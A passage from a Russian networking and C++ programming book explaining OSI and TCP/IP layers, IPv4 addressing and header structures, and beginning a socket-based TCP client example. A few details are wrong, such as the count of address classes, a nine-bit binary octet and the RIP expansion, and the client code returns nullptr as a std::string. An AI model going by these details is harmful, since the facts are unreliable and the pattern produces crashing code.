пользовать 1024 узел в одном сегменте), производительность данной сети не будет нас радовать. Более подробно о причинах разделения сети на подсети и возникающих при этом трудностях мы поговорим немного позже, а сейчас продолжим рассматривать сетевой уровень.

На сетевом уровне термин *сеть* следует понимать как совокупность компьютеров, которые соединены в соответствии с одной из основных топологий и использующих для передачи данных один из протоколов канального уровня.

Сети соединяются специальными устройствами – *маршрутизаторами*. Маршрутизатор собирает информацию о топологии межсетевых соединений и на основании этой информации пересылает пакеты сетевого уровня в сеть назначения. Чтобы передать сообщение от компьютера-отправителя компьютеру-адресату, который находится в другой сети, нужно совершить некоторое количество *транзитных передач между сетями*. Иногда их еще называют *хопами* (от англ. *hop* – прыжок). При этом каждый раз выбирается подходящий маршрут.

Сообщения на сетевом уровне называются пакетами. На сетевом уровне работают несколько видов протоколов. Прежде всего – это сетевые протоколы, которые обеспечивают передвижение пакетов по сети, в том числе в другую сеть. Поэтому довольно часто к сетевому уровню относят *протоколы маршрутизации* (*routing protocols*) – RIP и OSPF.

Еще одним видом протоколов, работающих на сетевом уровне, являются *протоколы разрешения адреса* – Address Resolution Protocol (ARP). Хотя эти протоколы иногда относят и к канальному уровню.

Классические примеры протоколов сетевого уровня: IP (стек TCP/IP), IPX (стек Novell).

Транспортный уровень (Transport Layer)

На пути от отправителя к получателю пакеты могут быть искажены или утеряны. Некоторые приложения самостоятельно выполняют обработку ошибок при передаче данных, но большинство все же предпочитают иметь дело с надежным соединением, которое как раз и призван обеспечить транспортный уровень. Этот уровень обеспечивает требуемую приложению или верхнему уровню (сеансовому или прикладному) надежность доставки пакетов. На транспортном уровне определены **пять классов сервиса**:

1. Срочность
2. Восстановление прерванной связи
3. Наличие средств мультиплексирования нескольких соединений
4. Обнаружение ошибок
5. Исправление ошибок

Обычно уровни модели OSI, начиная с транспортного уровня и выше, реализуются на программном уровне соответствующими компонентами операционных систем.

Примеры протоколов транспортного уровня: TCP и UDP (стек TCP/IP), SPX (стек Novell)

Сеансовый уровень (Session Layer)

Сеансовый уровень устанавливает и разрывает соединения между компьютерами, управляет диалогом между ними, а также предоставляет средства синхронизации. Средства синхронизации позволяют вставлять определенную контрольную информацию в длинные передачи (точки), чтобы в случае обрыва связи можно было вернуться назад (к последней точке) и продолжить передачу.

Сеанс – это логическое соединение между компьютерами. Каждый сеанс имеет три фазы:

1. Установление соединения. Здесь узлы "договариваются" между собой о протоколах и параметрах связи.
2. Передача информации.
3. Разрыв связи.

Не нужно путать сеанс сетевого уровня с сеансом связи. Пользовать может установить соединение с Интернет, но не устанавливать ни с кем логического соединения, то есть не принимать и не передавать данные.

Представительный уровень (Presentation Layer)

Представительный уровень изменяет форму передаваемой информации, но не изменяет ее содержания. Например, средствами этого уровня может быть выполнено преобразование информации из одной кодировки в другую. Также на этом уровне выполняется шифрование и дешифрование данных.

Пример протокола представительного уровня: SSL (Secure Socket Layer). Данный протокол обеспечивает секретный обмен данными.

Прикладной уровень (Application Layer)

Данный уровень представляет собой набор разнообразных протоколов, с помощью которых пользователи сети получают доступ к совместно используемым ресурсам. Единица данных называется сообщением.

Примеры протоколов: HTTP, FTP, TFTP, SMTP, POP, SMB, NFS.

3.2.2. Протокол TCP/IP

В этом разделе давайте рассмотрим, как передается информация в TCP/IP-сети. Любая информация передается небольшими порциями, которые называются пакетами. Если нужный объем информации нельзя передать одним пакетом, он разбивается на части. В заголовке каждого пакета указывается IP-адрес отправителя и IP-адрес получателя, а также номер порта.

Любому компьютеру в IP-сети (TCP/IP-сети) назначен уникальный адрес, который называется IP-адресом. **IP-адрес** – это 32-разрядное число (для упрощения сейчас будем говорить об IPv4-адресах и мы не будем рассматривать IPv6-адреса), которое принято записывать в десятеричном или шестнадцатеричном формате в виде четырех чисел, разделенных точками, например

1. 111.111.213.232
2. 127.0.0.1
3. 192.168.9.2

При условии, что ваша сеть подключена к Интернет, протокол TCP/IP обеспечивает работу вашей сетевой программы с любым компьютером в мире, как будто тот находится в локальной сети. Уникальность IP-адреса достигается достаточно просто – IP-адреса назначаются централизованно **Сетевым Информационным Центром** (NIC, Network Information Center).

Для понимания остальной информации нужно отметить, что существуют локальные (LAN, Local Area Networks) и региональные (Wide Area Networks) сети. Сеть Интернет сначала была региональной (Arpanet), а потом стала глобальной, объединив все региональные сети мира. Если ваша локальная (или даже региональная) сеть не соединена с Интернет, то внутри сети вы можете использовать любые IP-адреса без согласования с NIC. Обычно в локальных сетях используются особые IP-адреса, о которых мы поговорим немного позже.

Любую сеть, независимо от типа – LAN или WAN, можно разделить на подсети. Причины разбиения сети на подсети кроются в ранних версиях протокола IP. Тогда существовало несколько сетей класса A, содержащих несколько миллионов узлов (о классах читайте далее). Помимо всего прочего, в таких сетях очень велика вероятность коллизий, то есть одновременного доступа двух или более узлов к среде передачи данных. Управлять такой сетью крайне неудобно, да и сеть будет перегружена собственным трафиком. Поэтому основной принцип разделения – "разделяй и властвуй".

К другим причинам разделения относят создание маленьких подсетей с использованием разных технологий – Ethernet, Token Ring, FDDI, ATM. Вы не можете смешивать эти технологии в одной сети, однако они могут быть взаимосвязаны с помощью разделения на подсети.

Разделение на подсети может быть также произведено из соображений безопасности. Более подробно об этой и других причинах разделения сети на подсети вы можете прочитать в руководстве IP Sub-networking-HOWTO, которое вы найдете на прилагаемом компакт-диске.

Как я уже писал, каждый компьютер в сети имеет свой уникальный адрес. Но оказывается, что и сеть (подсеть) также имеет свой уникальный адрес. Под сетью можно понимать "пачку" IP-адресов, идущих подряд, то есть 192.168.1.0 – 192.168.1.255. Самый младший и самый старший адреса резервируются. Младший (192.168.1.0) является адресом сети, а старший является широковещательным (broadcast) адресом сети. Адрес сети может потребоваться, когда нужно указать всю сеть (подсеть), например, при задании маршрутизации для этой сети.

Представьте, что у вас есть две отдельных сети и вам нужно объединить их в одну. Тогда эта одна "большая" сеть станет называться сетью, а две "маленькие" – подсетями. Устройство, которое будет обеспечивать связь этих сетей (маршрутизацию), называется, как уже было отмечено выше, маршрутизатором. Маршрутизатор может быть как аппаратным (отдельное устройство), так и программным.

В роли программного маршрутизатора может выступать любой компьютер с двумя (или более) сетевыми интерфейсами, например, двумя сетевыми платами. В качестве операционной системы может быть установлена любая сетевая операционная система, поддерживающая перенаправление пакетов IPv4-Forwarding. Такой операционной системой может быть Linux, FreeBSD, любая UNIX-система, Windows NT/2000. Маршрутизатор можно настроить и на базе Windows 98, но делать это я не рекомендую, поскольку вряд ли он будет работать надежно. Традиционно в роли маршрутизатора используются UNIX-системы, к которым относится и Linux.

Широковещательный адрес используется для передачи сообщений "всем – всем – всем" в рамках сети, то есть когда нужно передать сообщение (пакет) сразу всем компьютерам сети. Широковещательные запросы очень часто используются, например, для построения ARP-таблиц.

Для каждой подсети определена ее маска. Фактически, маска – это размер сети, то есть число адресов в сети. Маску принято записывать в десятично-побайтном виде:

1. 255.255.255.0 – маска на 256 адресов (0 - 255)
2. 255.255.255.192 – маска на 64 адреса (192 - 255)
3. 255.255.0.0 – маска на 65536 адресов (256*256)

В общем случае IP-сети делятся на три класса: A, B, C, D и E.

- **Сети класса A** – это огромные сети. Маска сети класса A: 255.0.0.0. В каждой сети такого класса может находиться 16777216 адресов. Адреса таких сетей лежат в промежутке 1.0.0.0 – 126.0.0.0, а адреса хостов (компьютеров) имеют вид 125.*.*.*
- **Сети класса B** – это средние сети. Маска такой сети – 255.255.0.0. Эта сеть содержит 65536 адресов. Диапазон адресов таких сетей 128.0.0.0 – 191.255.0.0. Адреса хостов имеют вид 136.12.*.*

- **Сеть класса C** – маленькие сети. Содержат 256 адресов (на самом деле всего 254 хоста, так как номера 0 и 255 зарезервированы). Маска сети класса C – 255.255.255.0. Интервал адресов: 192.0.1.0 – 223.255.255.0. Адреса хостов имеют вид: 195.136.12.*

Класс сети определить очень легко. Для этого нужно перевести десятичное представление адреса сети в двоичное. Например, адрес сети 128.11.1.0 в двоичном представлении будет выглядеть так:

```
10000000 00001011 00000001 00000000
A 192.168.1.0:
110000000 10101000 00000001 00000000
```

Если адрес начинается с последовательности битов 10, то данная сеть относится к классу B, а если с последовательности 110, то – к **классу C**.

Если адрес начинается с последовательности 1110, то сеть является сетью **класса D**, а сам адрес является особым – групповым (multicast). Если в пакете указан адрес сети класса D, то этот пакет должны получить все хосты, которым присвоен данный адрес.

Адреса **класса E** зарезервированы для будущего применения. В табл. 3.1 приведены сравнительные характеристики сетей классов A, B, C, D и E.

Таблица 3.1. Характеристики сетей различных классов

Класс	Первые биты	Диапазон адресов	Количество узлов
A	0	1.0.0.0 – 126.0.0.0	16777216 (2^{24})
B	10	128.0.0.0 – 191.255.0.0	65536 (2^{16})
C	110	192.0.1.0 – 223.255.255.0	256 (2^{8})
D	1110	224.0.0.0 – 239.255.255.255	Multicast
E	11110	240.0.0.0 – 247.255.255.255	Зарезервирован

Теперь самое время немного сказать о специальных адресах, о которых я упомянул немного выше. Если весь IP-адрес состоит из нулей (0.0.0.0), то значит, что он обозначает адрес того узла, который сгенерировал этот пакет.

Адрес 255.255.255.255 – это широковещательный адрес. Пакет с таким адресом будет рассылаться всем узлам, которые находятся в той же сети, что и источник пакета. Это явление называется ограниченным широковещанием. Существует также другая рассылка, которая называется широковещательным сообщением. В этом случае вместо номера узла стоят все единицы в двоичном представлении (255). Например, 192.168.2.255. Это означает, что данный пакет будет рассылаться всем узлам сети 192.168.2.0.

Особое значение имеет IP-адрес 127.0.0.1 – это адрес локального компьютера. Он используется для тестирования сетевых программ и взаимодействия сетевых процессов. При попытке отправить пакет по этому адресу данные не передаются по сети, а возвращаются протоколам верхних уровней, как только что принятые. При этом образуется как бы "петля". Этот адрес называется **loopback**. В IP-сети запрещается использовать IP-адреса, которые начинаются со 127. Любой адрес подсети 127.0.0.0 относится к локальному компьютеру, например: 127.0.0.1, 127.0.0.5, 127.77.0.6.

Существует также специальные адреса, которые зарезервированы для несвязанных локальных сетей – это сети, которые используют протокол IP, но не подключены к Интернет. Вот эти адреса:

- 10.0.0.0 (сеть класса A, маска сети 255.0.0.0).
- 172.16.0.0 – 172.31.0.0 (16 сетей класса B, маска каждой сети 255.255.0.0).
- 192.168.0.0 – 192.168.255.0 (256 сетей класса C, маска каждой сети 255.255.255.0).

В этой книге мы старались использовать именно такие адреса, чтобы не вызвать пересечение с реальными IP-адресами.

3.2.3. Многоуровневая архитектура стека TCP/IP

Этот пункт книги является необязательным: если вы считаете, что у вас уже достаточно знаний о протоколе TCP/IP, то можете перейти к следующим разделам, а к этому вернуться позже. Здесь будет описана многоуровневая архитектура протокола TCP/IP – для большего понимания происходящего.

В начале давайте рассмотрим историю создания протокола TCP/IP. Протокол TCP/IP был создан в конце 60-х – начале 70-х годов агентством DARPA Министерства Обороны США (U.S. Department of Defense Advanced Research Projects Agency). Основные этапы развития этого протокола отмечены в табл. 3.2.

Таблица 3.2. Этапы развития протокола TCP/IP

Год	Событие
1970 г.	Введен в использование протокол NCP (Network Control Protocol) для узлов сети Arpanet
1972 г.	Вышла первая спецификация Telnet (см. RFC 318)
1973 г.	Введен протокол FTP (RFC 454)
1974 г.	Программа TCP (Transmission Control Program)
1981 г.	Опубликован стандарт протокола IP (RFC 791)
1982 г.	Объединение протоколов TCP и IP в одно целое – TCP/IP
1983 г.	Сеть Arpanet переведена на протокол TCP (ранее использовался протокол NCP)
1984 г.	Введена доменная система имен DNS

Как вы видите, все стандарты Интернет-протоколов опубликованы в документах RFC. **Документы RFC** (Request for Comments) – это запрос комментариев. В этих документах описывается устройство сети Интернет.

Документы RFC создаются сообществом Интернет (Internet Society, ISOC). Любой член ISOC может опубликовать свой стандарт в документе RFC. Документы RFC делятся на *пять типов*:

1. **Требуется** (Required) – данный стандарт должен быть реализован на всех основных узлах TCP/IP.

2. **Рекомендуется** (Recommended) – обычно такие спецификации RFC также реализуются.
3. **Выборочно** (Elective) – реализация не обязательна.
4. **Ограниченное использование** (Limited use) – не рекомендуется для всеобщего применения.
5. **Не рекомендуется** (Not recommended) – не рекомендуются.

Протоколы семейства TCP/IP можно представить в виде модели, состоящей из четырех уровней: прикладного, основного, межсетевого и сетевого.

Таблица 3.3. Уровни модели протокола TCP/IP

Уровень 1	Прикладной уровень (уровень приложения, Application Layer)
Уровень 2	Основной (транспортный) уровень (Transport Layer)
Уровень 3	Межсетевой уровень (уровень Internet, Internet Layer)
Уровень 4	Уровень сетевых интерфейсов (Network Interface Layer)

Каждый из этих уровней выполняет определенную задачу для организации надежной и производительной работы сети.

Уровень сетевого интерфейса

Данный уровень лежит в основании всей модели протоколов семейства TCP/IP. Уровень сетевого интерфейса отвечает за отправку в сеть и прием из сети кадров, которые содержат информацию. Кадры передаются по сети как одно целое. ***Кадр*** *(frame) – это единица данных, которыми обмениваются компьютеры в сети Ethernet.* Для обозначения блоков данных определенных уровней используют термины кадр (frame), пакет (packet), дейтаграмма (datagram), сегмент (segment). Все эти термины обозначают транспортируемые отдельно блоки данных и их можно считать синонимами. Название блока пересылаемых данных изменяется в зависимости от уровня (см. рис. 3.4).




Рис. 3.4. Пересылка блока данных в стеке протоколов TCP/IP

Межсетевой уровень

Протоколы Интернет инкапсулируют блоки данных в пакеты (дейтаграммы) и обеспечивают необходимую маршрутизацию. К основным Интернет-протоколам относятся:

- IP (Internet Protocol) – предназначен для отправки и маршрутизации пакетов.
- ARP (Address Resolution Protocol) – используется для получения MAC-адресов (аппаратных адресов) сетевых адаптеров.
- ICMP (Internet Control Message Protocol) – предназначен для отправки извещений и сообщений об ошибках при передаче пакетов.
- IGMP (Internet Group Management Protocol) – используется узлами для сообщения маршрутизаторам, которые поддерживают групповую передачу, о своем участии в группах.

- RIP (Route Internet Protocol) и OSPF (Open Shortest Path First) – протоколы маршрутизации.

На этом уровне реализуется передача пакетов без установки соединения – дейтаграммным способом. Межсетевой уровень обеспечивает перемещение пакетов по сети с использованием наиболее рационального маршрута (протокол OSPF). Основная функция межсетевого уровня – передача пакетов через составную сеть, поэтому этот уровень также называется уровнем Интернет.

Транспортный (основной) уровень

Данный уровень обеспечивает сеансы связи между компьютерами. Существует два транспортных протокола: TCP (Transmission Control Protocol) и UDP (User Datagram Protocol). Протокол TCP ориентирован на установление соединение, то есть перед передачей данных компьютеры "договариваются" между собой. Обычно по этому протоколу передаются большие объемы данных или данные, для которых требуется подтверждение их приема. Этот протокол используется большинством сетевых приложений, так как обеспечивает достаточную надежность при передаче данных.

Протокол UDP не ориентирован на соединение и не гарантирует доставку пакетов (дейтаграмм). Однако протокол UDP является более быстродействующим по сравнению TCP. Обычно по этому протоколу передаются небольшие объемы данных. Ответственность за доставку данных несет сетевая программа.

Уровень приложений

Данный уровень является вершиной модели TCP/IP. На этом уровне работают практически все распространенные утилиты и службы: DNS, Telnet, WWW, Gopher, WAIS, SNMP, FTP, TFTP, SMTP, POP, IMAP.

В качестве завершения данного пункта рассмотрим соответствие уровней стека протокола TCP/IP семиуровневой модели OSI (см. табл. 3.4).

Таблица 3.4. Соответствие уровней стека TCP/IP модели OSI

Уровень модели OSI	Протокол	Уровень стека TCP/IP
7,6	HTTP, FTP, TFTP, SMTP, POP, telnet, WAIS, SNMP, SSH	1
5,4	TCP, UDP	2
3	IP, ICMP, RIP, OSPF, ARP	3
2,1	Ethernet, PPP, SLIP	4

В следующем пункте рассмотрено такое важное понятие протокола TCP/IP как порт. В том же пункте будут рассмотрены структуры пакетов IP и TCP, поскольку рассмотрение этого материала без введения определения порта не имеет смысла.

3.2.4. Порты и демоны

Как уже было отмечено, в заголовке каждого пакета указывается IP-адрес отправителя и IP-адрес получателя, а также номер порта. С IP-адресом отправителя и получателя все понятно, осталось сказать, что же такое порт. Дело в том, что сразу несколько приложений на одном компьютере могут осуществлять обмен данными через сеть. При этом, если в качестве адресата указывать только IP-адрес получателя, то приложения, выполняемые на нем, не смогут разобраться кому из них предназначены присланные данные. Чтобы решить эту проблему используется механизм портов. Номер порта – это просто номер программы, которая будет обрабатывать переданные данные. Каждой сетевой программе, которая работает по протоколу TCP/IP, сопоставлен свой номер порта, например, 80 – это порт WWW-сервера (обычно это Apache), а 53 – это порт системы доменных имен.

Термин **демон** происходит от английского слова *demon* (или *daemon*) и означает программу, которая выполняется в фоновом режиме и дополняет операционную систему каким-нибудь сервисом. Как правило, пользователь не замечает работу демона: он даже и не подозревает, что данная программа запущена. Как видите, нет ничего общего с ужасными существами потусто-

роннего мира. Обычно демон ожидает определенного события, после которого он активизируется и выполняет свою работу. Сетевые демоны ожидают получения пакета с определенным номером порта и, получив его, обрабатывают содержащиеся в нем данные.

3.2.5. Структура пакетов IP и TCP.

Вот теперь можно смело перейти к рассмотрению структуры пакетов IP и TCP.

Протокол IP не ориентирован на соединение, поэтому не обеспечивает надежную доставку данных. Поля, описание которых приведено в табл. 3.5, представляют собой IP-заголовок и добавляются к пакету при его получении с транспортного уровня.

Таблица 3.5. Структура заголовка IP-пакета

Поле	Описание
Source IP-address (IP-адрес отправителя)	Отправитель пакета
Destination IP-address (IP-адрес получателя)	Получатель пакета
Protocol (Протокол)	TCP или UDP
Checksum (Контрольная сумма)	Значение для проверки целостности пакета
TTL (Time to Live, время жизни пакета)	Определяет, сколько секунд дейтаграмма может находиться в сети. Предотвращает бесконечное блуждание пакетов в сети. Значение TTL автоматически уменьшается на одну или более секунд при проходе через каждый маршрутизатор сети

Version	Версия протокола IP – 4 или 6. Шестую версию протокола IP, возможно, рассмотрим позднее (4 бита)
Header Length (Длина заголовка)	Минимальный размер заголовка – 20 байт (4 бита)
Type of Service (Тип обслуживания)	Обозначение требуемого для этого пакета качества обслуживания при доставке через маршрутизаторы IP-сети. Здесь определяются приоритет, задержки, пропускная способность (8 бит)
Total Length (Общая длина)	Длина дейтаграммы IP-протокола (16 бит)
Identification (Идентификация)	Идентификатор пакета. Если пакет фрагментирован (разбит на части), то все фрагменты имеют одинаковый идентификатор (16 бит)
Fragmentation Flags (Фрагментационные флаги)	3 бита для флагов фрагментации и 2 бита для текущего использования
Fragmentation Offset (Смещение фрагмента)	Указывает на положение фрагментов относительно начала поля данных IP-пакета. Если фрагментации нет, смещение равно 0x0 (13 бит)
Options and Padding (Опции и заполнение)	Опции

Протокол TCP, в отличие от протокола IP, ориентирован на установление соединения и обеспечивает надежную доставку данных. Структура TCP-пакета описана в табл. 3.6.

Таблица 3.6. Структура TCP-пакета

Поле	Описание
Source port (Порт отправителя)	Порт TCP узла-отправителя
Destination Port (Порт получателя)	Порт TCP узла-получателя
Sequence Number (Порядковый номер)	Номер последовательности пакетов
Acknowledgement Number (Номер подтверждения)	Порядковый номер байта, который локальный узел рассчитывает получить следующим
Data Length (Длина данных)	Длина TCP-пакета
Reserved (Зарезервировано)	Зарезервировано для будущего использования
Flags (Флаги)	Описание содержимого сегмента
Window (Окно)	Показывает доступное место в окне протокола TCP
Checksum (Контрольная сумма)	Значение для проверки целостности пакета
Urgent Pointer (Указатель срочности)	При отправке срочных данных (поле Flags) в этом поле задается граница области срочных данных

Далее мы напишем приложение клиент/сервер, позволяющее обмениваться сообщениями по сети. Сначала мы напишем программу-клиент, а потом – программу-сервер.

3.3. Приложение-клиент

Приложение клиент/сервер пригодится вам при разработке собственных программ – с технической точки зрения у вас все будет готово, вам останется запрограммировать "логику", то есть у вас уже будет приложение, позволяющее обмениваться сообщениями по сети. А что это будут за сообщения – зависит от поставленной задачи. Это может быть ваш собственный сервер, для которого вы разработаете свой собственный протокол, а может быть клиент, общающийся по уже известному протоколу с каким-то удаленным сервером. Все это – неважно. Важно научиться передавать информацию по сети.

Некоторые соображения, прежде, чем начать:

- Во-первых, наше приложение будет состоять из нескольких файлов, и вы получите опыт разработки сложных приложений – ведь сложные приложения редко состоят из одного файла.
- Во-вторых, наше приложение будет объектно-ориентированным – именно поэтому в прошлой главе мы повторили навыки ООП-разработки.
- В-третьих, вы получите навыки создания Makefile – файла сборки. Такие файлы создаются для облегчения компиляции сложных приложений. В Makefile указывается все, что нужно для сборки приложения, а именно инструкции компилятора: пути для include-файлов, опции компилятора и т.д. Впоследствии для компиляции программы (например, при внесении в нее изменений) вам всего лишь придется ввести команду *make* для ее сборки, а не запускать *g++* непосредственно, указывая с десяток опций.
- В-четвертых, наш сервер будет многопотоковым, что позволит к нему подключаться сразу нескольким клиентам. А это очень важно, поскольку все реальные серверы являются многопотоковыми.

Начнем мы с приложения-клиента. Оно будет отправлять серверу случайное число в цикле – при каждой итерации будет отправляться новое число. После отправки этого случайного числа приложение будет читать ответ сервера, выводить его на экран и засыпать на одну секунду.

Работать приложение будет так. У нас будет класс TCPClient, объект которого мы создадим в программе. Для подключения к серверу будет использоваться метод setup(), которому нужно будет передать два параметра – IP-адрес сер-

вера и нужный порт (сервер должен прослушивать этот порт, поэтому если вы его измените на клиенте, нужно будет изменить и на сервере):

```
tcp.setup("127.0.0.1",11999);
```

Метод send() используется для отправки строки на сервер. Метод можно вызывать только после установки соединения. В случае успешной установки соединения метод setup() возвращает *true*. Мы не производим проверку на установку соединения для упрощения кода примера, но вы можете такую реализовать. Это несложно.

Получить ответ от сервера можно методом receive(). Если у сервера есть ответ, то возвращается непустая строка, которую мы просто выводим на экран с помощью оператора <<.

Наш класс TCPClient будет описан в заголовочном файле TCPClient.h, который мы подключаем инструкцией:

```
#include "TCPClient.h"
```

Собственно, когда мы знаем, что к чему, мы готовы рассмотреть первый листинг из этого примера – файла client.cpp.

Листинг 3.1. Файл client.cpp. Приложение-клиент

```
#include <iostream>
#include <signal.h>
#include "TCPClient.h"

TCPClient tcp;    // наш основной класс

// обработчик выхода из программы
void sig_exit(int s)
{
   tcp.exit();    // вызов метода exit()
   exit(0);
}

int main(int argc, char *argv[])
{
      // Установка обработчика выхода из программы
```

```
    signal(SIGINT, sig_exit);

    tcp.setup("127.0.0.1",11999);
    while(1)
    {
              // Инициализация генератора случайных чисел
              srand(time(NULL));
              // Отправляем строку на сервер
              tcp.Send(to_string(rand()%25000));
              // Получаем ответ сервера
              string rec = tcp.receive();
              if( rec != "" )
              {
                    // Выводим ответ сервера
                   cout << "Server Response:" << rec << endl;
              }
              sleep(1);           // Засыпаем на 1 секунду
    }
    return 0;
}
```

В листинге 3.2 приведен заголовочный файл TCPClient.h. В нем мы подключаем другие необходимые заголовочные файлы, а также объявляем сам класс и его методы. Реальный код будет в третьем файле – TCPClient.cpp.

Листинг 3.2. Заголовочный файл TCPClient.h

```
#ifndef TCP_CLIENT_H
#define TCP_CLIENT_H

#include <iostream>
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <string.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#include <netdb.h>
#include <netdb.h>
#include <vector>

using namespace std;
```

```
class TCPClient
{
  private:
    int sock;
    std::string address;
    int port;
    struct sockaddr_in server;

  public:
    TCPClient();
    bool setup(string address, int port);
    bool Send(string data);
    string receive(int size = 4096);
    string read();
    void exit();
};

#endif
```

Файл TCPClient.cpp мы добавим к нашему проекту уже при компиляции программы – мы укажем его название в опциях компилятора. Файл TCPClient.cpp содержит реальный код, поэтому основное внимание нужно уделить именно ему. Начнем с метода setup().

Первым делом нам нужно открыть сокет. Это мы делаем так:

```
if(sock == -1)
{
   sock = socket(AF_INET , SOCK_STREAM , 0);
   if (sock == -1)
   {
          cout << "Could not create socket" << endl;
   }
}
```

Член класса *sock* содержит открытый сокет. Если сокет не открыт, то его значение будет равно *-1*. Это и есть значение по умолчанию, заданное в конструкторе класса:

```
TCPClient::TCPClient()
{
```

```
    sock = -1;
    port = 0;
    address = "";
}
```

Для подключения к серверу сначала нужно заполнить структуру *server*:

```
struct sockaddr_in server
```

Мы должны указать адрес сервера, протокол и порт сервера соответственно:

```
server.sin_addr.s_addr = inet_addr( address.c_str() );
server.sin_family = AF_INET;
server.sin_port = htons( port );
```

После того, как структура *server* заполнена мы можем использовать функцию connect() для подключения к серверу. Этой функции нужно передать наш сокет, структуру *server* и размер этой структуры:

```
if (connect(sock , (struct sockaddr *)&server , sizeof(server)) < 0)
{
    perror("connect failed. Error");
    return false;
}
return true;
```

Если функция connect() вернула значение меньше 0, то подключиться к серверу не получилось.

В принципе все понятно. Полный код метода setup() будет приведен позднее. Далее переходим к методу Send(). Нам нужно использовать одноименную функцию send(), указав сокет, передаваемые данные и длину этих данных:

```
if( send(sock , data.c_str() , strlen( data.c_str() ) , 0) < 0)
{
    cout << "Send failed : " << data << endl;
    return false;
}
```

Метод read() позволяет получить ответ от сервера. Для чтения данных мы будем использовать метод *recv*. Читать данные будем в массив **buffer**. Чтение будет происходить посимвольно, а как прочитаем последний байт (когда встретим символ '\n'), мы вернем полученную строку *reply*:

```
char buffer[1] = {};           // буфер
string reply;                  // результат
while (buffer[0] != '\n') {
     if( recv(sock , buffer , sizeof(buffer) , 0) < 0)
     {
          cout << "receive failed!" << endl;
     return nullptr;
     }
     // добавляем каждый прочитанный символ к reply
     reply += buffer[0];
}
return reply;     // возвращаем результат
```

Кроме метода read() у нас есть еще метод receive(), который делает все то же самое, но немного иначе. Здесь у нас будет не посимвольное чтение, а чтение строки определенного размера *size*:

```
string TCPClient::receive(int size)
{
   char buffer[size];
   memset(&buffer[0], 0, sizeof(buffer));

   string reply;
   if( recv(sock , buffer , size, 0) < 0)
   {
        cout << "receive failed!" << endl;
      return nullptr;
   }
   buffer[size-1]='\0';
   reply = buffer;
   return reply;
}
```

Какой метод использовать, решайте сами. Для примера проще использовать метод receive(), в реальной жизни, где ответ сервера не имеет фиксированного размера – метод read().

Метод exit() закрывает сокет:

```
close( sock );
```

Полный код TCPClient.cpp приведен в листинге 3.3.

Листинг 3.3. Файл TCPClient.cpp

```
#include "TCPClient.h"

TCPClient::TCPClient()
{
   sock = -1;
   port = 0;
   address = "";
}

bool TCPClient::setup(string address , int port)
{
   if(sock == -1)
   {
      sock = socket(AF_INET , SOCK_STREAM , 0);
      if (sock == -1)
      {
              cout << "Could not create socket" << endl;
         }
         }
   if(inet_addr(address.c_str()) == -1)
   {
         struct hostent *he;
         struct in_addr **addr_list;
         if ( (he = gethostbyname( address.c_str() ) ) == NULL)
         {
            herror("gethostbyname");
                 cout<<"Failed to resolve hostname\n";
            return false;
         }
         addr_list = (struct in_addr **) he->h_addr_list;
         for(int i = 0; addr_list[i] != NULL; i++)
         {
                 server.sin_addr = *addr_list[i];
            break;
         }
   }
   else
```

```
    {
        server.sin_addr.s_addr = inet_addr( address.c_str() );
    }
    server.sin_family = AF_INET;
    server.sin_port = htons( port );
    if (connect(sock , (struct sockaddr *)&server , sizeof(server)) < 0)
    {
        perror("connect failed. Error");
        return false;
    }
    return true;
}

bool TCPClient::Send(string data)
{
    if(sock != -1)
    {
        if( send(sock , data.c_str() , strlen( data.c_str() ) , 0) < 0)
        {
            cout << "Send failed : " << data << endl;
            return false;
        }
    }
    else
        return false;
    return true;
}

string TCPClient::receive(int size)
{
    char buffer[size];
    memset(&buffer[0], 0, sizeof(buffer));

    string reply;
    if( recv(sock , buffer , size, 0) < 0)
    {
        cout << "receive failed!" << endl;
        return nullptr;
    }
    buffer[size-1]='\0';
    reply = buffer;
    return reply;
}

string TCPClient::read()
{
    char buffer[1] = {};
    string reply;
    while (buffer[0] != '\n') {
```

```
        if( recv(sock , buffer , sizeof(buffer) , 0) < 0)
        {
             cout << "receive failed!" << endl;
           return nullptr;
        }
        reply += buffer[0];
    }
    return reply;
}

void TCPClient::exit()
{
    close( sock );
}
```

Теперь посмотрим на рис. 3.5. На нем изображен клиент, получающий ответ от сервера. Окно терминала слева – это вывод сервера, а окно терминала справа (на переднем плане) – это окно нашего клиента. Он выводит полученные от сервера сообщения.

